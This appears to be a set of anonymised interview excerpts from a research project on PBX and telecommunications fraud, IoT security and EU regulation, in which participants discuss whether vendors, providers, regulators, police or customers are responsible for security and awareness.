[I was just wondering for example here in the UK for instance, if there is anything you can think of exactly directly states, rather than implies.]

"I can't think of anything, I don't know if there is cross sector, whether negligence is of any help, but there is a contractual relationship between the provider and the business." (P19)

[Where I guess it would come down to what is in that contract?]

"Exactly" (P19)

Growing threats and IOT

[For example, it could be putting procedures in place such as everyone who wishes to access the unified communications network, needs to use a VPN to access to it. So many organisations require teleworking.]

"Sometimes you have a novelty, in the sense that people get on board. People I follow on twitter, they go on board a ship and discover all kinds of old legacy connections that nobody knew were connected to the internet. The novelty is either in the vulnerability which can be in the setup and

bad administration and of course, the mitigating measures are not novel. However, in your case and from my perspective, the novelty is in the fact that somebody is abusing a PBX, that I hadn't thought of before to make money, now the mitigating measures seem the traditional mitigating measures, so the suppliers could put in effort to make their things less prone to abuse, there is a component of user awareness to take of this." (P7)

[Essentially information that is put on the back of their bill, so for example if the regulator were the body to create the graphics and information, the back of a phone bill becomes used by the regulator to inform the customer of the risks. It is up to the customer if they decide to turn over and look at it, but it could be one of many ways to educate the customer.]

"Exactly. There will always be the more sophisticated things that you won't be able to mitigate against. But you should try to mitigate against the common things as they happen 80% of the time. So, crowdsource pen testing. I was discussing previously with someone about this and they were saying oh, are these guys looking for zero days and something similar? No, they are looking for badly configured services, if someone has forgotten to set a password. Really stupid things which happen all the time. If someone hacks your password, it's not because they are a super hacker, but because they have a password list that is published. People reuse the same password. No matter how big the company is, it is still the end user that sets the thing up. Maybe they don't know what they are doing or have 10 different people working on the same thing. One person has setup it up one way, and another person has set it up in another way. You create a disparity that shouldn't be there and hackers will always find a way to exploit that. I guess it will be the same for a PBX." (P2)

[To summarise you believe customers should be informed of potential threats and how they could mitigate them, but how, that is still to be determined?]

"Yes, as you would do for a fire for install, such as a risk analysis, you should at least inform the user. The reason why it is not as obvious as a fire, as fire is safety, while attacks that we mostly see are just security. When one of these IoT devices can kill someone, then it becomes a safety thing. At that stage, it should be mandatory to provide this information." (P3)

[There are systems in place, but they are not very good and heavily rely on post detection. It would be difficult if a provider blocked a country and a customer had to phone up to get it unblocked.]

"I think with time this is where you can start looking at trends. Noticing how you can implement controls and in what areas. I think it will be a learning curve for the industry given this is a newish, growing threat." (P1)

[Discuss IPv6]

"I think that is why you have not seen the industry shift yet." (P1)

[So going back to the awareness point, do you think the provider should be saying to the consumer that they need to keep their stuff up to date? So essentially where should the awareness be coming from?]

"I would go back to the regulatory again as awareness, but I'd also go more importantly looking at the whole concept of IoT. The age we are moving into there is very limited regulation around that area and that is a key issue with many people having Alexa at home, having a smart doorbell. The

benefits are there, but increases lot of risks, so what I would like to see in the space is before you launch a product or service, there needs to be a conversation in the space in terms of the impact. There needs to be some independent aspect from the regulators to come and try to pen-test your product, to come and see what vulnerabilities exist." (P1)

[There is never going to be 100% though.]

"You would never get it to be 100%, and that is where we see we have a constant stream of updates." (P1)

"This is where updates need to be automatically pushed. If I look at my internal structure of the organisation. We've got 12,000 employees. We don't give them a choice to update their laptops. If we have a key patch update, it gets done. Be it over night or wherever it gets done in the background. I think the same approach needs to be taken for critical security updates. Otherwise, we will be in a situation where the customer has no control. In terms of generic updates, for ease of accessibility which contain new features that should still remain a choice. But key security updates should occur in the background." (P1)

[So it comes back to the vendors then?]

"Yes" (P1)

[However, if you consider some devices which are made, they are produced, never to be updated again.]

"*True, but for the main players and main consumer market, there is ongoing service. For critical security updates such as push updates to your router, your fridge or other device we don't do so much automatic pushing.*" (P1)

[So do you think the responsibility completely falls on the consumer?]

"Not necessarily, the responsibility of ensuring my phone or device which is publicly facing to the internet. That product for security aspects, I see the responsibility being from the vendor. They need to ensure that the device is secure." (P1)

[So if we expanded this onto the business side and back to telephony, would you say the PBX manufacturer such as X for instance has the responsibility for make the product secure?]

"Yes. It is the vendors product, the vendors device, it is the vendors responsibility to ensure the security updates." (P1)

[Then you also need to look at how much control a customer has of that product. With a PBX for instance, the customer will most likely have a lot of control to configure, but with a IOT device they probably have little control to configure it. So, in that case would you say it is the customers responsibility or the vendors responsibility?]

"In the first instance, if a vulnerability becomes present because your infrastructure is not up to date and is not configured correctly. There is exposure. In the second instance where we are looking at a device specifically, my phone for example. My vendor automatically sends security updates which occur in the background. If for some reason my wireless network does not have a password or it is not configured correctly because I have gone in and played with it and someone is able to exploit

that and gain access to my phone, that doesn't come down to the vendors responsibility. The point of intrusion is not because of the vendor. If you have an exposed web interface, port scan, SQL etc, so to me that does not come down to the vendor as long as the vendor has ensured that the latest security update or patch for their device." (P1)

[Were you aware that next generation Public Electronic Communication Networks could be used to steal this volume of money from businesses?]

We understand that the threat of telecommunications fraud increases in next generation networks." (P4)

[As more organisations move over to next generation networks, can you see this becoming more of an issue?]

"I suspect if people do not continue to secure their equipment, then I suspect it will, yes. There may be things telcos could do within their cores to try and be better at spotting unusual traffic. To the extent the telcos are subject to a regulatory requirement to do so or they are suffering financially themselves if they are left in an arbitrage situation. Maybe more needs to be done within the telco network itself" (P18)

[On this topic, where attacks are today, compared to 10 years ago, they have increased. In the home environment where we have smart homes, many attacks today are being conducted through smart devices such as TVs, DVD Players etc. all because they have this smart element in it.]

"That is only going to increase" (P17)

"Relating to Bring Your Own Device, its difficult because it's their own device you want to give them their own privacy and freedom of using that device" (P17)

"Would we agree for professional contact information stored in outlook to be used by a chat application?" (P17)

"Such as WhatsApp, Viber, Telegram, WeChat as we have business all over the world including in China." (P17)

"That's exactly the problem as we are still controllers of that information. Whereby in theory WhatsApp will be our processor, but we both know we have no control over what WhatsApp is going to do with that information." (P17)

"Bring your own device when it comes to security, I found is very difficult and increases the risks and unfortunately if you give the hardware away, opposed to bring your own device it would be a policy by which the company gives you a device and since we are talking about electronic communications you cannot possibly not be tolerant to a certain degree with personal use. So we are again in the same kind of risky situation" (P17)

"Could see issues around privacy, which could potentially see issues in the service provider looking at details into this." (P17)

[Can you see how from a security perspective this can introduce new attack vectors and increase the likelihood of getting hacked?]

"Indeed. Yes, very much so. I think people are very naive about it. Once it comes in on a data channel, that could effectively give it access to anything." (P20)

[You could simplify and say it is an internet connection.]

"Yes. People may not understand IoT, but they do like the gadgets. It is fairly trivial to order an extra basket for the fridge. But nevertheless the same mechanisms are there." (P20)

[What do you think could/needs be done?]

"Responsibility needs to be shared and processes could be needed to be implemented to create security by design (similar to privacy by design). This may require further regulations. This could be especially important where threats are continually evolving." (P14)

Policy

[That is based on looking at the previous working and looking at how member states implemented the Framework Directive and Article 13a.]

"So, assuming the telco doesn't have such systems in place for their customers, the actual confidentiality, integrity and availability of the network has not been compromised. For it knows there is a valid call placed from this PBX to Mr Jones in the Republic of Congo. So it is hard to say from a legal and strict interpretation of their duties that they are failing their customers, based on the Code, unless the Code has provisions for preventing fraud, which I am not aware of." (P7)

"This is the difference because there was no definition of security in the Framework Directive and member states more or less agreed in general it is mainly the uptime. It's mainly about the availability we need to focus on. But with the new code, it's the full range of confidentiality, integrity and availability. So this is a big change." (P6)

[Aware of other policy that may be applicable in relation to this type of fraud?]

"I would like to refer also to Art. 97(2) (which largely corresponds to Art. 28 USD), whose scope of application, however, has been extended (due to the reformed definition of electronic communication services in Art. 2(4) Code)" (P11)

[VoIP technology has been around for over 10 years now. However it is now only in the past few years are companies transitioning is because they are being forced as by 2025 there lines will be turned off.]

"I think the exposure, responsibility, accountability and liability sits on the vendor to make sure your environment is ready. But on IoT, that comes down to again it is your responsibility to ensure your environment is secure, but at the end of the day what I would like to see is if a specific product is vulnerable vendors do not provide you a choice and automatically push." (P1)

[So the vendor takes responsibility for protecting and securing their device?]

"Yes. For their own infrastructure. [vendor takes responsibility for protecting and securing their device] There may be another factor where you have policies in place. However, in reality if you look at any organisation, especially a large multi-national organisation, there is a massive disconnect between policy and procedure. You can have an amazing policy written up, but in terms of individuals following it, it is something you may not see in the space." (P1)

[If you look at the Code, it is very similar to what was in the previous telecom Directives.]:

"Yes" (P5)

"Article 40(1) of ECC is 13a" (P18)

"Article 40(3) of ECC questions whether this would reach the threshold of significant risk" (P18)

[It is the customers equipment or account that is misused. Therefore, service misuse.]

"Regarding state of the art, is there anything the provider could be doing to mitigate or prevent?" (P19)

[State of the art is subjective, when you say state of the art, do you mean e-privacy type definition?]

"No, I mean technical state of the art, so if I am the provider and I notice this is happening, can I do anything?" (P19)

[Potentially block it, analyses, inform the customer]

"Are these solutions not too expensive?" (P19)

[So, to summarise, you think it is unreasonable for the customer to be solely looking after themselves. Even if they are a large organisation? Or do you think large organisations should be treated different compared to small organisation?]

"I would get insight from an expert to understand who is best placed to do something. Obviously in terms of capability, who has the capability therefore to implement the mitigating actions." (P19)

[When you mention duty of care. Are you aware of anything statutory in law in regards of duty of care? Or are you saying this as generally they should have the best interest of their customer?]

"Providers can have different types of duty. If I take an analogy here, content regulation for example, some service providers have a duty of care which means implementing filtering of screen content and to make sure, to the extent possible." (P19)

[In that example, would that apply to businesses? Not just consumers?]

"I do not know about the threshold, but when it comes to small businesses, maybe. It is also a matter of understanding. If you are a big business, what would you do to prevent this from happening?" (P19)

[Inform about the NEC and KPN issue]

"So in your research area, I'm not saying there is a duty of care or rule to suggest in these specific set of circumstances, but generally, it is not unusual to have a duty of care applied on a service provider as you've got that in other contexts." (P19)

[So an issue that I am finding is that businesses do not know they need to protect themselves against this.]

"You could see the insurance industry developing on this, but that will require them to identify that this is happening. At the minimum, if there is one party that has the key to information and could inform, that is the service provider." (P19)

[Explain boundaries of a public and private Electronic Communications Network]

"The distinction here is distinguishing between a private and public network. It is a matter of scope." (P19)

[Do you think providers should profile the key risks and inform their customers, these are the risks that could happen if your service is misused?]

"Yes, they should do a risk assessment for example, but at this stage I don't know what that would fully require. However, if you provide a service and there is a high likelihood of me misusing the service, then there is something wrong here." (P19)

"One which goes back to the policy makers, one of the problems with the EU and of course we have other things going on, we have fake news, we've got popularism. One of the problems is that policies are delivered on high and certainly around this kind of stuff. There needs to be more of an actual understanding of what people actually do and what people really understand and so it does matter whether it is me on the end of my telephone or whether it is a large organisation or somebody in between. There needs to be some real engagement with those people to understand what they really need" (P20)

Member states, NRA & other competent authorities

[I would not say it is like this in this scenario]

"From a policy / regulatory / whatever dimension, in the paper you sent us, you have identified and speak about the Code. Because the Code refers to the responsibility of the telcos. As you correctly said, it's a question of definitions and who is responsible for what, but then I'm curious for example, is there a dimension of police cooperation, do the authorities or regulators in those receiving end countries bare any responsibility?" (P7)

[Who do you think should be responsible according to policy?]

"Also note that the Code is a Directive (as is the current legislative framework), which has to be transposed into national law by the Member States. It is for them to follow-up on the issues mentioned and also the expertise and practical experience with the daily application in practice and the combatting of fraud lies with the Member States and their authorities." (P11)

[Who do you think should be responsible for informing?]

"NRA's have the responsibility to inform of these kinds of issues" (P15)

[How do you think they should be made aware?]

"That depends. This is a general cyber security issue so the NCSC should take this up, because as with the general move to VoIP as being the standard, this is going to be an everybody problem. The provider should provide training materials, it doesn't have to be full training material, but they could point to how to protect themselves." (P2)

[So following on, where do you think responsibility should be in terms of protecting the customer? Do you think it should be the businesses responsibility, the operator or the regulator?]

"Regulators should do more work because you cannot expect the service provider to protect all customers. I do not see that being practically applicable." (P2)

[Can you think of any policies or legislation either UK or other EU member state that could be relevant to this?]

"Outside the normal criminal stuff such as the Computer Misuse Act and fraud, no" (P2)

[Do you think the communications operator should be more open about the risks when using their service?]

"Yes" (P2)

"I think with all that is going on you have a regulator that is removed from the end customer. The regulator targets the service provider, the service provider is incentivised by selling and not by informing and for the service provider, informing of all these risks, frontloads the possibility that somebody isn't going to buy the thing. So there is a disconnect that needs fixing . When you get organisations like the NCSC, they are trying to do education, but they do not have funding or money to do it. Not to the extent it needs to be done." (P2)

[They are not working with the communications operator and could argue they are having to do a bottom-up approach.]:

"Exactly. It would also be cheaper for service providers to provide that kind of education because you only need to prepare those materials once. So for them to do it, they have massive reach. Do it once. But they could also do it via an industry wide body." (P2)

[So globally could you guess how much?]

"I don't know, but I reckon I could find out because the UK has national crime statistics which has some figures which could give me an indication. With that, if I have that piece of information and I know which key words to look out for I could probably find that information." (P3)

[Do you think businesses should be made specifically aware of this kind of risk?]

[By who?]

"The same people behind cyber essentials" (P3)

[Not the regulator, the communications operator?]

"No, it should start at the police station because police stations collect information about cybercrime that happens in the UK" (P3)

[Like Action Fraud?]

"Yes. This type of fraud needs to be reported. If someone is being cyber bullied or blackmailed over the internet, they need to report it." (P3)

[And you believe it should be local police organisations who should be educating?]

"Yes" (P3)

[Do you think their own service provider should be making them aware? If so why?]

"No, because they give you a service, they are not responsible for your privacy or security. How you take care of your phone is your responsibility." (P3)

[Would you say they are sophisticated?]

"Yes" (P3)

[Given the sophistication of these attacks, do you think it is correct that all the responsibility should be on the customer to protect? Do you think the service provider should still be monitoring the patterns and profiles of usage to look for any misuse? Similar to the Financial Services Sector.]

"The service provider should be able to allow you to maybe detect these types of attacks or help you comply with something, for example, where it says if you have a PBX you need to comply with this, this and this." (P3)

[Do you think they should be forced to do that?]

"I don't' know. I think it should be the government who do that rather than adding another overhead for telecom companies. Yes, they make a lot of money, but you also pay taxes for the police." (P3)

[Is it effective?]

"To ask the police to go and inform the public about these dangers. It is their responsibility. If you try to force the companies to do it, you are moving the responsibility from the official government body who should be doing this, to a body who should not be doing this. Also don't forget, the government is actually trying to do an export control on the licences that come into the country to make sure it is compliant." (P3)

[Do you think a provider should say to there customer that they need to keep their equipment updated and secure, because if not, this could happen.]

"From a regulatory standpoint, I don't think they should. However, I think there does need to be an initiative around this or at least some awareness around this." (P1)

[How do you think this could be done?]

"Your internal security department. Whoever is responsible for setting up your infrastructure, dealing with the connectivity aspect." (P1)

[So if I'm understanding correctly, your saying that if anything was going to be done, it should be via a change in the regulatory framework to make customers aware?]

"Yes. And that is the whole point why you have organisations meet with the regulators." (P1)

[So would you say a communication provider providing to a consumer should have a duty a care to their customer and make them aware of the risks?]

"In this scenario, it is not as simple. It still comes down to the communications providers fraud teams looking at this. They may need to bulk up the controls, their protection." (P1)

"I do think the legislator, at the European level is much more accurate nowadays and makes more sense. There are things that Europe shouldn't be busy with, but there are other things that really make sense to bring up at the European level. There are other issues that make sense to be sorted, or at least thought of and policies put in place at the European level first. This type of hacking knows no boundaries. So, why don't we consider seriously, what could be the requirements for each actor and see what the specific stakeholders and actors can do at their level." (P17)

[When you say yes, do you have any thoughts of how this could be achieved?]

"By regulators" (P19)

[What about there providers?]

"As well for sure, yes." (P19)

[Are you suggesting the regulator should be taking more responsibility? Such as informing customers and users? Arguably an impartial view?]

[So do you think the regulator should be taking a more active role or participation in making users aware?]

"Yes" (P20)

[So are you suggesting people do not appreciate the value of their data?]

"No, indeed. So, I think it is unfair to suggest the carrier or the service provider has to take complete responsibility. You have an actor network essentially. You have your regulator, but you also have

your end users and the service providers. We can't expect the service providers and end users between them to do everything to make sure everything is secure." (P20)

[Building off that, would you say that there could be a bias or conflict of interest if the provider decided what was best for the end user?]

"Yes" (P20)